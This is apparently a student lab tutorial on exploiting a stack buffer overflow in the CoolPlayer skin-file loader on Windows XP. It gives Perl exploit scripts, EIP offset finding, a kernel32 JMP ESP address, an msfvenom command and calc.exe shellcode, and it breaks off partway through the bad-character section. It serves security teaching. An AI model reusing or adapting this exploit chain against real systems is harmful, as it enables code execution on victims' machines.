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## **Buffer Overflow Vulnerability**

Tutorial explaining a buffer overflow vulnerability in the  
Windows XP based application

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*Note that Information contained in this document is for educational purposes.*

# Abstract

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Buffer overflow is a programming error that occurs when more data is written to a defined area of memory (buffer) than the programmer has prepared for this purpose. In such a case, the data in the memory immediately after the buffer becomes blurred, resulting in a programme fault. When the data typed into the cache is under the control of a potentially malicious individual, the program's control structures may be replaced, causing the programme to begin doing the activities indicated by the attacker.

This paper describes successful buffer overflow attacks on the vulnerable media player application 'CoolPlayer' that were carried out using techniques such as the JMP to ESP concept, character filtering, Egg Hunting, and ROP chains. The exploitation procedure explains vulnerability testing in Windows XP with Data Execution Prevention disabled and enabled. The process of proving the vulnerability existence, development of exploits and more complex payloads is described in detail.

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# 1 INTRODUCTION

## 1.1 BRIEF HISTORY

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In 1988, while computers were still in their infancy, a Cornell University student Robert Tappan Morris developed what is often considered as the world's first computer worm. To obtain access to targeted systems, the worm used numerous vulnerabilities, including a buffer overflow in the 'finger' - Unix's sendmail program (Anderson, 2021).

Buffer overflow attacks were rare until 1996, and not of sufficient magnitude to draw attention to them. As the number of attacks began to increase rapidly, an article titled 'Smashing the Stack for Fun and Profit' by Aleph One appeared, which provided a detailed description with examples of this type of attack (One, 1996).

Because of the risk of executing unwanted code on the stack, Windows XP SP2 has implemented a set of hardware and software technologies for Data Execution Prevention (DEP) (Tudor, 2021). On the hardware side, changes have been made to increase the protection against buffer overflow attacks. Semiconductor manufacturers, Intel and AMD have developed a hardware-based security feature; Intel (Execute Disable Bit) and AMD (NX bit - no execute) to provide some protection against buffer overflow attacks (Techopedia, 2011).

## 1.2 BUFFER OVERFLOW

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Program variables are specific positions in memory that are used to store information. Pointers are a special type of variable that are used to store memory location addresses and to refer to other data. Because the memory itself cannot be moved, the information it contains must be copied. However, this is an expensive operation, both from a computational point of view and from the point of view of memory functioning. The solution to this problem are pointers. The memory block's address is assigned to a pointer variable. A 4-byte pointer can then be passed to various functions that require access to a large chunk of memory (Parlante, 1998).

Declaring variables in a high-level programming language is done using different data types. Examples include integers or characters, or user-defined custom structures. In addition, variables can be declared in the form of arrays. An array is a list of N elements with a specific data type (Tutorialspoint, n.d.). When an array is initialized in a programming language, the language allocates memory space for the array and then points that starting variable to that location in memory. Then it allocates a predetermined amount of memory to each element. The most significant aspect of arrays is that array items are always stored in sequential memory regions (Figure 1). (Popularanswers, n.d.)

## Computer Memory (RAM)




Figure 1 Visualization of the array storage in RAM

When more data is placed in a buffer than is allocated to it, a stack or buffer overflow occurs. If such an operation is left successfully completed (i.e., with no control over the length of the entered data), the excess bytes will "spill over" at the end of the memory allocated to the buffer, causing it to fail and overwrite any information there (Figure 2).

## Computer Memory (RAM)




Figure 2 Visualization of the buffer overflow

The above operations will result in the application being disabled and the system printing the message "segmentation fault" or "illegal instruction" - i.e., an attempt will be made to refer the application to an address outside of the available address space, or a hardware detection message will be displayed with a prohibited statement (Figure 3).




Figure 3 Error message displayed when the buffer overflow occurs in Windows XP SP3

Some computer languages are more prone to buffer overflow attacks than others. C and C++ are two languages that lack built-in precautions against overwriting or accessing data in memory. There are two types of buffer overflow attacks:

- Stack-based buffer overflows (modifying memory which exists only during the execution time of a program)
- Heap-based attacks (include overwriting the memory space allocated to a program beyond memory used for current runtime operations)  
(Fortinet, n.d.)

In this tutorial we will focus on the stack-based buffer overflows. In IT terminology, a stack is the name of an abstract data structure. It is characterized by the order of FILO elements (first-in, last-out), which means that the first element placed on the stack is the last one taken from it. Stack supports only two operations push (adds an item to the top of the stack) and pop (removes an item from the top of the stack). (Handwiki, n.d.) and it contains function parameters, local variables and returns addresses. If you wish to find out more about the stack-based buffer overflow attack, please visit:

["https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/"](https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/)

# 2 PROCEDURE AND RESULT

## 2.1 TEST ENVIRONMENT

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Tools Required:

1. Virtual Machine with Windows XP Service Pack 3(provided by the lecturer) (Appendix B)
2. CoolPlayer (application assigned to us for testing) (Appendix C)
3. Debugging utility tools: Immunity Debugger & OllyDbg (already installed on Windows XP virtual machine) (Appendix D)
4. Scripts (findjmp.exe, offset.exe, pattern.exe, included in Win XP VM) (Appendix E)
5. Virtual Machine with Kali Linux downloaded from <https://www.kali.org/get-kali/> (make sure to upgrade Kali to the latest version using `sudo apt update`)

## 2.2 COOLPLAYER VULNERABILITY

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CoolPlayer is a free audio player that is vulnerable to a buffer overflow when loading a '.ini' skin file. It's also worth noting that the skin file must include the header and format shown in Figure 4.

```
[CoolPlayer Skin]
PlaylistSkin=
```

Figure 4 CoolPlayer skin file structure

To load the .ini file, right click on the player then go to the CoolPlayer Options (Figure 5) and under the 'Skin' tab open the appropriate .ini file (Figure 6).




Figure 5 CoolPlayer Options tab




Figure 6 CoolPlayer Skin loading feature

## 2.3 EXPLOIT (DATA EXECUTION PREVENTION DISABLED)


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Before we start, make sure that DEP is disabled. During the VM bootup, select “Microsoft Windows XP Professional” (Appendix A). To demonstrate that CoolPlayer is vulnerable to a buffer overflow, the skin file was created. The first step is to find the number of ‘junk chars’ that would cause the buffer to overflow and the application to crash. The process was automated using script written in Perl. language.

```
$file="crash.ini";  
$junk = "[CoolPlayer Skin]\nPlaylistSkin="; #Required skin file header  
$junk .= "A" x 100; #junk chars  
  
open($FILE,">$file");  
print $FILE $junk;  
close($FILE);
```

*Figure 7 Perl script used to generate skin file*

The first attempt was made using a 100 of “A” characters. The content of the first crash.ini file can be seen in Figure 8.



*Figure 8 CoolPlayer skin file content*



Once the skin file was loaded, an error message was displayed (Figure 9). Because the application did not crash after loading the skin file, the number of 'junk chars' must be increased. The process must be repeated until the CoolPlayer crashes due to a buffer overflow.




Figure 9 Error displayed by CoolPlayer

After creating multiple skin files and increasing the number of “A” characters, it was possible to crash the application Figure 101 using 500 characters (Figure 11).

```
$file="crash.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin="; #Required skin file header
$junk .= "A" x 500; #junk chars

open($FILE, ">$file");
print $FILE $junk;
close($FILE);
```

Figure 10 Script used to generate a skin file with 500 'A' characters




Figure 11 Windows error message caused by buffer overflow

If the skin  that was created overflows the buffer, it should be possible to confirm

that using OllyDbg. Run the CoolPlayer, run OllyDbg and attach the player's process. Then press 'F9' or to run the program. Load in the skin file and you should see the 'Access violation when executing' error message. The 'Registers' window shows that the instruction pointer (EIP) and a large portion of the stack were overwritten with junk characters in the debugger's register window (Figure 12).




Figure 12 OllyDbg showing Access violation error

A buffer overflow exploit works by overwriting the "saved EIP" on the stack with a value that points to our code. Instead of going to the default location, the **RET** instruction will jump to the malicious code and execute it.

To control the EIP, we must first determine the "distance" to the EIP, that is, how many 'A' characters must be added to the 'ini' file before it reaches EIP. To find the 'distance', a predictable pattern of characters must be used. To generate the pattern "pattern\_create.exe" has been used with '500' parameter (number of characters required to crash the application) (Figure 13).




Figure 13 Using patter\_create.exe to create a predictable pattern

Now create a new Perl script file that will create a 'distance.ini' skin file and replace 'A' chars with the pattern of 500 characters.

```

$file="distance.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";
$junk .=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
b7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4
Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9A
h0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak
5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0
Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap
8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq";

open($FILE,">$file");
print $FILE $junk;
close($FILE);

```

Figure 14 Perl script with a pattern of 500 characters

OllyDbg has been used to check the registers. The EIP contained the value **30714139**. The x86 architecture uses “little endian” to store values hence the characters are in reverse (i.e., 39=9, 41=A, 71=q, 30=0)





Figure 15 Using OllyDbg to check the EIP value

The next step involves finding out the distance to EIP. For this purpose, pattern\_offset.exe has been used together with **30714139** and **500** parameters (Figure 16). This gave us a value of **479**, number of characters required to fill the buffer before reaching **EIP**.



```
C:\cmd>offset 30714139 500
C:/DOCUME~1/ADMINI~1/LOCALS~1/re.rb:36:in `require': iconv
instead.
479
```

Figure 16 Finding the distance to EIP using pattern\_offset.exe

### 2.3.1 The JMP to ESP Concept

There are 8 general purpose registers on the x86-32bit architecture that are used to hold data and addresses that point to other locations in memory:

- EAX
- EBX
- ECX
- EDX
- ESI
- EDI
- ESP
- EBP

(DOMARS and EliotSeattle, 2022)

There are two registers which play the most important role in the buffer overflow attacks. Those are:

- **ESP** – Extended Stack Pointer (allows you to identify where you are on the stack and to push data into and out of the application)
- **EIP** – Extended Instruction Pointer (contains the address of the next instruction or command for the program)

**JMP** – The Jump (**JMP**) instruction alters the flow of execution by specifying an argument that will contain the location being jumped to. (Mercolino, 2014)

The "jump to ESP" technique enables the exploitation of stack buffer overflows in a reliable manner. The exploit approach involves overwriting the EIP with something that causes the application to jump straight to the top of the stack that stores the malicious code. There are various locations where we can find a JMP ESP that is fixed in place. The most reliable is to find JMP ESP instruction in one of the DLL loaded within the application.

## 2.3.2 EIP Overwriting Visualization

To visualise the bufer overflow process, we can overwrite EIP with specific values, “B” characters. When CoolPlayer hits the RET instruction it will jump to the B’s that should overwrite the EIP. Using Perl, another script was generated (Figure 17).

```
$file="further_testing.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";
$junk .= "\41" x 479; #junk chars
$junk .= "BBBB"; #EIP
$junk .= "C" x 200; #junk chars
$junk .= "D" x 200; #junk chars

open($FILE,">$file");
print $FILE $junk;
close($FILE);
```

Figure 17 Script used for EIP overwriting visualization

In OllyDbg we can see that the EIP was overwritten with B’s (42424242) and C’s are exactly at the top of the stack (Figure 18). In the next step we will replace B’s with **JMP ESP** that will jump directly to the top of the stack (C chars that will be replaced with shell code)



Registers (FPU)			
EAX	21212122		
ECX	0000050F		
EDX	00150508		
EBX	00000000		
ESP	0011BEA8	ASCII "CCCCCCCCCCCCCCCCCCCC"	
EBP	21212121		
ESI	00420000	1705032.00420000	
EDI	0011E264		
EIP	42424242		
C	0	ES	0023 32bit 0(FFFFFFFF)
P	0	CS	001B 32bit 0(FFFFFFFF)
D	1	SS	0023 32bit 0(FFFFFFFF)
N	0	DS	0023 32bit 0(FFFFFFFF)
S	0	FS	003B 32bit 7FFDF000(FFF)

Address	Disassembly	Comment
0011BE98	CCCC	
0011BE9C	CCCC	
0011BEA0	CCCC	
0011BEA4	BBBB	
0011BEA8	CCCC	
0011BEAC	CCCC	
0011BEB0	CCCC	
0011BEB4	CCCC	
0011BEB8	CCCC	
0011BEBC	CCCC	
0011BEC0	CCCC	
0011BEC4	CCCC	
0011BEC8	CCCC	
0011BEC C	CCCC	
0011BED0	CCCC	
0011BED4	CCCC	
0011BED8	CCCC	
0011BEDC	CCCC	
0011BEE0	CCCC	
0011BEE4	CCCC	
0011BEE8	CCCC	
0011BEEC	CCCC	

Figure 18 Using OllyDbg to check the stack content

### 2.3.3 Exploit

To perform a reliable jump to the top of the stack, a fixed location of **JMP ESP** must be found. The most reliable place is to use DLL loaded with the application. Using OllyDbg run the application and go to the Executable modules tab to find loaded DLLs.

E Executable modules					
Base	Size	Entry	Name	File version	Path
00400000	0009A000	00451CC8	1705032		C:\Documents and Settings\Administrator\...
77DD0000	0009B000	77DD70F8	ADVAPI32	5.1.2600.5512	C:\WINDOWS\system32\ADVAPI32.dll
763B0000	00049000	763B1619	comdlg32	6.00.2900.5512	C:\WINDOWS\system32\comdlg32.dll
73F10000	0005C000	73F11788	DSOUND	5.3.2600.5512	C:\WINDOWS\system32\DSOUND.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.5512	C:\WINDOWS\system32\GDI32.dll
5DCA0000	001E8000	5DDB7A45	iertutil	8.00.6001.18702	C:\WINDOWS\system32\iertutil.dll
76390000	0001D000	763912C0	IMM32	5.1.2600.5512	C:\WINDOWS\system32\IMM32.dll
7C800000	000F6000	7C80B63E	kernel32	5.1.2600.5512	C:\WINDOWS\system32\kernel32.dll
77C10000	00058000	77C1F2A1	msvcrt	7.0.2600.5512	C:\WINDOWS\system32\msvcrt.dll
00340000	00009000	00341782	Normaliz	6.0.5441.0	C:\WINDOWS\system32\Normaliz.dll
7C900000	000AF000	7C912C28	ntdll	5.1.2600.5512	C:\WINDOWS\system32\ntdll.dll
774E0000	0013D000	774FD0B9	ole32	5.1.2600.5512	C:\WINDOWS\system32\ole32.dll
77120000	0008B000	77121560	OLEAUT32	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.5512	C:\WINDOWS\system32\RPCRT4.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5512	C:\WINDOWS\system32\Secur32.dll
7C9C0000	000817000	7C9E74D6	SHELL32	6.00.2900.5512	C:\WINDOWS\system32\SHELL32.dll
77F60000	00076000	77F651F8	SHLWAPI	6.00.2900.5512	C:\WINDOWS\system32\SHLWAPI.dll
1A400000	00132000	1A401C31	urlmon	8.00.6001.18702	C:\WINDOWS\system32\urlmon.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512	C:\WINDOWS\system32\USER32.dll
77C00000	00008000	77C01135	VERSION	5.1.2600.5512	C:\WINDOWS\system32\VERSION.dll
63000000	000E6000	6300172C	WININET	8.00.6001.18702	C:\WINDOWS\system32\WININET.dll
76B40000	0002D000	76B42B61	WINMM	5.1.2600.5512	C:\WINDOWS\system32\WINMM.dll
773D0000	00103000	773D4256	COMCTL32	6.0 (xpsp.08041)	C:\WINDOWS\WinSxS\X86_Microsoft.Windows

Figure 19 OllyDbg Executable Modules

From the Executable modules table, we can see that the CoolPlayer uses **kernel32.dll** – dynamic link library that handles memory management in Windows operating system kernel. In the next step kernel32.dll will be examined for JMP ESP instruction.

findjmp.exe was used to examine kernel32.dll for **JMP ESP**. The address **0x7C86467B** which contains **JMP ESP** was found, and this instruction will be used in the exploit (Figure 20).

```
C:\1705032>findjmp.exe kernel32.dll esp
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
```

Figure 20 findjmp.exe used to examine kernel32.dll for JMP ESP instruction

When it comes to buffer overflow exploits, it's a common proof-of-concept to execute a harmless shellcode. Therefore, the exploit used in this example will open a calculator to demonstrate that it works and can execute malicious code.

To make sure that the shellcode responsible for running calc.exe will not get overwritten by system calls, the use of "NOP SLED" is required. NOP (no-operation) instructions are responsible for "sliding" the CPU's instruction execution flow to the next memory address. The Instruction Pointer will simply keep incrementing until the shellcode is reached.

Msfvenom can be used to generate the payload. It is also capable of encoding it but in this step raw payload will be used to show how bad characters can affect the payload execution. The command below generates the payload:

```
msfvenom -p windows/exec CMD=calc.exe -a x86 --platform windows -f perl
```

The payload can be seen in the Appendix

Copy the payload into the Perl file and generate a new skin file (Figure 21).

```
$file="get_calc_bad_chars.ini";
$junk = "[CoolPlayer Skin]\nPlaylistSkin=";

$junk .= "A" x 479; #junk chars
$junk .= pack('V', 0x7C86467B); #JMP ESP
$junk .= "\x90" x 15; # NOP SLED

#calc.exe
$junk .= "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7" .
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78" .
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3" .
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01" .
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58" .
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3" .
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a" .
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d" .
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb" .
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c" .
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53" .
"\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

Figure 21 Script file used to generate a skin file that should open calc.exe



An error message was displayed after opening the payload (Figure 22). The error message indicates that something went wrong. It's possible that there isn't enough space for the shellcode, or that a bad character interfered with the code's execution.




Figure 22 Windows error message

### 2.3.4 Available space for shellcode

The software was rigorously evaluated to establish the maximum amount of space available for shellcode. We were able to successfully demonstrate a buffer overflow vulnerability in CoolPlayer. The skin file was created to evaluate the application's space for shellcode. The highlighted code snippet in Figure 23 shows the number of NOP instructions used (32268) followed by 'xCC' (INT3 interrupt handler). The debugger should catch the INT3 breakpoint if there is adequate space for the shellcode.

This process may take some time and should begin with fewer NOP instructions, gradually increasing the number of NOP instructions until the maximum number is found, before the crash occurs. Keep in mind to run the CoolPlayer in OllyDbg (Figure 23). It was established that there is a room for 32268 characters.





### 2.3.5 Character filtering – finding bad chars

The risk of an invalid character breaking shellcode execution increases as the length of the shellcode grows. A bad character can cause shellcode execution to fail, so it is critical to identify all bad characters to ensure that the payload executes. Shellcode can be encoded to avoid input filtering within a program in order to change it (Kumar, 2015). Some bad characters are considered to be very common and can be found in almost every program:

HEX	Character
0x00	NULL (\0)
0x0a	Line Feed (\n)
0x0d	Carriage Return (\r)
0xff	Form Feed (\f)

